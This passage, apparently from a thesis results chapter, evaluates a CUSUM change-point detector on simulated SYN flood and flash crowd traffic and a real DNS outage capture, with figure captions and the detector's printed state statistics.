

Figure 7.2: Graph showing the mean filtered traffic flow rate for the SYN Flood DOS attack simulation. Flow is sampled at 1 sample per second.



Figure 7.3: Graph showing the mean filtered ACK/SYN ratio for the SYN Flood DOS attack simulation. Flow is sampled at 1 sample per second.



Figure 7.4: Graph showing the traffic flow rate for the first flash crowd simulation. Flow is sampled at 1 sample per minute.

the actual flash crowd event shown in figure 4.2. This has verified that the flash crowd simulator works as expected. The output clearly shows the network moving through three states during the flash crowd event. The first state, lasts from sample zero to sample thirty, which can be called the 'normal' state. The second state, 'flash crowd', is after the exponential growth of the traffic plateaus, the third state occurs after the traffic flow returns to the first state. So therefore, the change point detector should recognise at least two state transitions.

The function of the flash crowd simulator has now been verified, so now the performance of the change point detector can evaluated for each simulation.

7.3.1 Flash Crowd Simulation 1

Figures 7.4 and 7.5 show the before and after effects of the simple noise reduction filter that was applied to the output from the packet trace analyser. As it can be seen the noise has been reduced significantly and is in a good format to be processed by the change detection software.



Figure 7.5: Graph showing the mean filtered traffic flow rate for the first flash crowd simulation. Flow is sampled at 1 sample per minute.

7.3.2 Flash Crowd Simulation 2

The focus on the second flash crowd simulation was to focus on the change in individual IP protocols rather than IP addresses. Figures 7.6 and 7.7, show both the non-mean filtered response and mean filtered response for the second flash crowd simulation. A logarithmic scale was used for these graphs, so that the packets per sample could be shown in a clear fashion.

The protocol breakdown shows that there was definitely an increase in FTP packets during the flash crowd, a similar increase is also experienced in the overall TCP packets transmitted during the simulation. The TCP protocol is a level higher than the FTP and HTTP protocols and therefore the TCP figures shown in the graph encompass all TCP packets. Given this result, the second flash simulation has effectively modelled a change in frequency between different IP/TCP protocols.

7.4 DNS Server Anomaly Results

The data set for this experiment was actually captured from real network traffic, being transmitted across a home network. This was somewhat opportunistic capture, as the actual DNS server for the Internet Service Provider (ISP) was not responding.



Figure 7.6: Graph showing the traffic flow rate for the second flash crowd simulation. Flow is sampled at 1 sample per minute.



Figure 7.7: Graph showing the mean filtered traffic flow rate for the second flash crowd simulation. Flow is sampled at 1 sample per minute.



Figure 7.8: Graph showing the traffic flow rate for the DNS server anomaly simulation. Flow is sampled at 2 samples per minute.

Therefore no manipulation of the network was required for this capture. Figure 7.8 shows the resultant data set from the experiment.

As the resultant protocol breakdown shows, the DNS server was malfunctioning at the very start of the data set and comes back online at about the 250th sample or minute 125. During the outage, it can be seen that the frequency of HTTP packets is very low, while the DNS requests are the dominant IP protocol being transmitted. It must be noted though, only the protocols of interest are displayed in figure 7.8. When the DNS server comes back online, the number of DNS requests drop and the HTTP packet transmission increases.

This result, provided evidence that there is a relationship between HTTP to DNS requests and the functioning of the DNS server.

7.5 Signal Processing Results

Now that the output from the simulations and the packet analysis system has been verified, the results from the change point detector can be discussed. The change point detection software is still somewhat in its infancy, but it still produced good results. Discussion about the improvements that can be made to the system, will be reserved



Figure 7.9: Graph showing the mean filtered traffic flow rate for the DNS server anomaly simulation. Flow is sampled at 2 samples per minute.

for the next chapter though.

The following sections will discuss the results for each of the experiments. The metrics of interest will be examined along their responses to the CUSUM algorithm, points at which the change detector first picked up a change in behaviour and the states that were captured.

7.5.1 SYN Flood Denial of Service Attack

The metrics of interest in this experiment were the presence of the SYN and ACK flags in the packets at each sampling interval. Figures 7.10 and 7.11, show the positive and negative CUSUM responses for the input time series.

The CUSUM responses for the SYN flood event are pleasing, as the positive CUSUM starts to get a response at the point that the attack commences at approximately sample 144. The negative change detection CUSUM, has large reaction at about the 1000th sample, which if compared with figure 7.2, is the point at which the SYN flood attack is stopped. Therefore the CUSUM algorithm has successfully detected the two change points for the simulation.

The next step is to check the states detected by the change detector. After the change



Figure 7.10: Graph showing the positive cumulative sum response for the SYN and ACK packets during the SYN Flood simulation.



Figure 7.11: Graph showing the negative cumulative sum response for the SYN and ACK packets during the SYN Flood simulation.

detector is run, the states that were detected are output to the terminal. The output for the SYN and ACK flag states is shown below.

```
SYN Flag:
Total States = 5
#1: mean = 3.108 stddev = 1.30591
#2: mean = 2.874 stddev = 1.13801
#3: mean = 2912.49 stddev = 401.256
#4: mean = 2791.69 stddev = 501.709
#5: mean = 2828.22 stddev = 522.392

ACK Flag:
Total States = 6
#1: mean = 13.018 stddev = 4.41346
#2: mean = 22.605 stddev = 16.1281
#3: mean = 19.963 stddev = 14.2046
#4: mean = 19.769 stddev = 14.7844
#5: mean = 20.047 stddev = 14.5928
#6: mean = 19.083 stddev = 13.3874
```

Inspection of figure 7.2, would suggest that for the SYN flag data, at most three states should be detected, however five states were detected. A closer look at the state information, suggests that although five states were saved, only two real states were actually encountered. While superfluous states were saved, the performance of the change detector is pleasing as it was able to detect the state changes and save good state information.

With some refinement of the state detection code in the change detector, this result could be easily improved. The code would need to checked first for the presence of errors, the number of samples for the system to remain static for could be extended and a section to remove duplicate states could be implemented. For a non-real time application, the results are still good.



Figure 7.12: Graph showing the positive cumulative sum response for packets transmitted with IP addresses 192.169.56.101 and 192.169.56.102 during the first flash crowd simulation.

7.5.2 Flash Crowd Event 1

While their were two simulations for this network anomaly, they were executed two different ways to demonstrate different ways a flash crowd may occur. For the second simulation, large traffic spikes were inserted into the simulation in an attempt to reveal a weakness in the change point detector. The traffic spikes can be seen clearly in figure 7.6.

The CUSUM responses for the first simulation were almost perfect. Figures 7.12 and 7.13, show two clear spikes on the increasing and decreasing section of the simulation. Unlike the SYN flood attack the change in state for the flash crowd is not an instant transition, rather the transition occurs over many samples. The traffic increases sharply and decreases steadily, so the CUSUM spikes should be wider for the flash crowd events.

The spike in the positive CUSUM starts at approximately the 40-50th samples and ceases at approximately sample 170. If this spike is compared to the positive state transition in figure 7.5, the transition appears to commence at sample 30 and completes at approximately sample 158. This result is exactly what is required, as the CUSUM indicates a changing state and therefore should be responding during the entire transition period.



Figure 7.13: Graph showing the negative cumulative sum response for packets transmitted with IP addresses 192.169.56.101 and 192.169.56.102 during the first flash crowd simulation.

For the negative CUSUM, the result was not expected to be as accurate as the positive CUSUM, because the negative state change is more gradual than the positive change. Figure 7.13 shows that the negative started responding at sample 326 and ceased at sample 458. The simulation data in figure 7.5 indicates that the negative transition didn't finish until about sample 758. This result was expected, as the change is so gradual that rate of change of the moving average would very low at the end of the state transition. The result is still impressive, as both state changes were successfully detected. The terminal output below shows the state detected for both IP addresses graphed in figures 7.5, 7.12 and 7.13.

```
192.168.56.101:
Total States = 6
#1: mean = 440.943 stddev = 391.092
#2: mean = 553.575 stddev = 499.057
#3: mean = 713.658 stddev = 629.931
#4: mean = 11640.4 stddev = 128.147
#5: mean = 11604.6 stddev = 107.828
#6: mean = 11585.6 stddev = 132.975

192.169.56.102:
```

```
Total States = 23
#1: mean = 232.972 stddev = 22.1138
#2: mean = 233.11 stddev = 22.4308
#3: mean = 227.928 stddev = 26.2395
#4: mean = 225.89 stddev = 27.3783
#5: mean = 224.62 stddev = 27.9512
#6: mean = 225 stddev = 31.9404
#7: mean = 224.078 stddev = 31.8349
#8: mean = 230.264 stddev = 33.3233
#9: mean = 232.12 stddev = 33.9475
#10: mean = 233.448 stddev = 33.9046
#11: mean = 233.318 stddev = 34.033
#12: mean = 229.338 stddev = 32.5321
#13: mean = 228.508 stddev = 31.5247
#14: mean = 223.02 stddev = 30.0272
#15: mean = 223.64 stddev = 30.8916
#16: mean = 223.724 stddev = 31.606
#17: mean = 224.194 stddev = 30.6558
#18: mean = 224.216 stddev = 30.638
#19: mean = 225.298 stddev = 30.6507
#20: mean = 222.872 stddev = 32.3051
#21: mean = 223.638 stddev = 31.4301
#22: mean = 223.878 stddev = 31.0943
#23: mean = 221.872 stddev = 32.6222
```

The state detection code suffered the same issues as for the SYN flood states, however it can be seen that for 192.169.56.101, which was the victim of the flash crowd, two distinct states were encountered. For the machine at IP 192.169.56.102, for which the traffic remained static during the simulation, only one distinct state was encountered, although 23 near-identical states were saved.



Figure 7.14: Graph showing the positive cumulative sum response for the FTP and HTTP packets transmitted during the second flash crowd simulation.

7.5.3 Flash Crowd Event 2

The second flash crowd simulation was a different in two way than the first one, firstly it focussed on type of TCP request being targeted and secondly large traffic spikes were inserted into the simulation at various stages. This produced a vastly different response to the positive and negative CUSUM algorithms, than the first simulation. The respective responses for the second simulation are shown in figures 7.14 and 7.15.

The first, short lived spike on the positive CUSUM for the FTP data in figure 7.14 was caused by the traffic spikes discussed above, this seemed to dampen the response to the actual flash crowd event. The CUSUM didn't respond to the traffic until approximately sample 74, upon inspection of figure 7.7, the actual event commenced at sample 30. The response ended at sample 146, when compared to figure 7.7, it indicates the transition ceased at sample 110. It appears as though the spikes have been affected the response of the positive CUSUM.

The negative CUSUM response appears to be much cleaner and concise, when compared to the positive response. The main response for the FTP data commenced at sample 338 and ceased at sample 446. Figure 7.7, indicates that actual decrease transition started at sample 326 and ended at about sample 590. The negative CUSUM response was very similar to that of the first simulation, the start of state change was detected



Figure 7.15: Graph showing the negative cumulative sum response for the FTP and HTTP packets transmitted during the second flash crowd simulation.

accurately, however the end of the change was not detect as effectively. The detected states are shown below.

```
HTTP Packets:
Total States = 5
#1: mean = 138.946 stddev = 5.62289
#2: mean = 135.978 stddev = 5.25072
#3: mean = 136.282 stddev = 5.5159
#4: mean = 143.088 stddev = 10.157
#5: mean = 149.848 stddev = 22.74

FTP Packets:
Total States = 5
#1: mean = 313.925 stddev = 23.2343
#2: mean = 1596.54 stddev = 1391.77
#3: mean = 3018.38 stddev = 2407.72
#4: mean = 6065.94 stddev = 431.067
#5: mean = 6134.69 stddev = 457.853
Processing complete.
```



Figure 7.16: Graph showing the positive cumulative sum response for the DNS and HTTP packets transmitted during the DNS failure experiment.

As expected the data for the HTTP protocol only experienced one actual state, although five states were saved. Interestingly the data for the FTP protocol showed four distinct states that it encountered. State one would be the normal state. The second and third were probably created by the temporary spike at the beginning of the simulation, due to their high standard deviations. The fourth state is the flash crowd state.

7.5.4 DNS Failure

